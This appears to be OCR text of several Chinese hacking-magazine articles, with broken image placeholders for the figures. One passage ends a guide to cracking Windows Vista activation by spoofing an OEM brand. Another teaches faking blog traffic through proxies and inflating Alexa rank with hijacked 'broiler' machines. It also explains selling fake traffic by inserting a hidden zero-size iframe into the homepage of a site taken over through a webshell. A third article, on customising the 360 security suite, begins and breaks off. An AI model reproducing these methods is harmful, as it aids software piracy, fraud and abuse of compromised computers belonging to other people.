接着选择你的vista版本以及主引导分区，还要选择你想伪装成哪种品牌机，然后点“执行”，如图9。应程序要求重启系统后，以管理员身份到“控制面板”—“系统”中激活（图10），整个破解过程就结束了。这种破解方法需要注意的是，你安装的vista必须是OEM版的才行。




图9





图10

应了微软一位产品负责人的话：任何产品保护技术都会最终被破解，这只是时间问题。微软出品的东西，一直以来都饱受盗版、安全、兼容性等方面的困扰；其在中国市场过高的价格定位也是破解程序层出不穷的根源。（*文章中涉及到的工具Vista test crack、Windows Vista傻瓜式破解程序已经收录在光盘中*）



网站流量刷刷刷

伤心的鱼

相信很多小菜都有自己的Blog吧，有时候看到某些牛人的博客有几万甚至几十万的访问量是不是很羡慕，再看看自己的Blog只有寥寥无几的访问量是不是很心寒呢？呵呵，没关系，这次我就来教大家如何刷自己的网站人气。

我就以自己的博客来给大家做示范吧，我的博客是PJBlog2 v2.6版本的，因为空间不支持PHP所以只能用ASP的了，如图1。






图1


图2

虽然我的人气很旺，但是也不可能一个月的时间就是有50000多的访问次数吧！嘿嘿，这可是我自己刷的，给大家介绍一个自己破解的工具，如图2。

在“浏览器路径”栏中我们会看到浏览器的完整路径，这儿不用改，使用默认的就可以。至于“间隔时间”我们可以改成两秒或者三秒，不过还要看你要刷的网站速度如何“循环次数”我们先选择一次，其它的选项使用默认设置即可。

接下来点击“代理设置”，软件默认提供了100个代理IP，大家可以自己继续添加，这个工具的好处就是代理IP越多，那么刷的效果就越理想，如图3。


图3

在图1中我们曾看到博客的访问量是55227，现在点击“开始”按钮，来看看刷的效果，只用了两分钟就把访问量刷到了55283，效果不错吧，如图4。






图4


图6

注意： 在使用这个工具时，需要对IE浏览器进行一些设置，打开IE，把“工具”—“internet选项”—“隐私”—设置成“阻止所有cookie”，如图5。

介绍完了如何刷流量，我再来介绍一下如何刷ALEXA的网站排名，用到的软件就是PK牛牛开发的单机版三刷软件（工具密码为www.cnhack.cn），如图6。这个软件唯一的缺点就是不能使用代理，只能使用肉机来刷，肉机越多刷的也就越高。



图5

因为程序作者配置了可以自动更改硬件标识，能伪造硬件的标识就等于伪造了IP，用一台电脑我们配置为两分钟左右伪造一次硬件标识，就等于二分钟一个IP（ALEXA是不计IP的，这里所谓的IP是硬件的标识号，所以用代理是没效的）。如果用自己的电脑，只有一台，根本刷不了多少流量，所以需要用到

肉鸡。

这两个工具都是属于傻瓜式的软件，相信很多小菜都看到过很多人发广告说收流量或者是卖流量，大家很不理解吧？那些东西怎么买卖呢？其实买卖的流量都是假流量，何谓假流量的呢？比如我拿到了www.hack521.cn这个网站的WEBSHELL，那么我在首页里加上“<iframe src=www.baidu.cn width=0 height=0></iframe>”这个代码，大家如果访问了www.hack521.cn那么也就是访问了www.baidu.com，这样baidu就增加了一个流量。这么说大家明白了吧，至于为什么收流量嘛？流量多了网站也赚钱啊，哈哈。

（本文所涉及到的刷网站工具和牛牛ALEXA三开刷系统已收录到光盘中）



轻松打造个人版360安全卫士

王琰珩

一、360官方来帮我们制作

一日，我打开电脑，正准备抄起工具制作游戏的时候，想起已经很久没有去黑客X档案官方论坛灌水了，于是就打开IE，来到了黑客X档案的官方论坛。

我这种小菜一般都是去“小菜举手”板块闲逛，突然发现了斑竹“混乱羽翼”的个性签名：你的安全，我来打造。快来下载“混乱羽翼”版360安全卫士吧，下载地址是：http://my.360safe.com/download.html?id=788316（图1）。




图1

很多小菜可能会和我一样，心中充满了敬佩，点开那个网页，上边居然还有混乱羽翼的头像，真是令我佩服呀（图2），连360安全卫士都改造了，而且还让360官方帮助宣传。我把网页往下拉，发现了“定制属于我的个人版360安全卫士？”，如图3。




图2




图3

点击进入，出现了如图4所示的网页，看来这是360厂商搞的宣传活动呀，可以定制出属于自己的360安全卫士，一共有三种版本：个人版、网站版、企业版。我们选择个人版进入，其实每个版都是大同小异的。

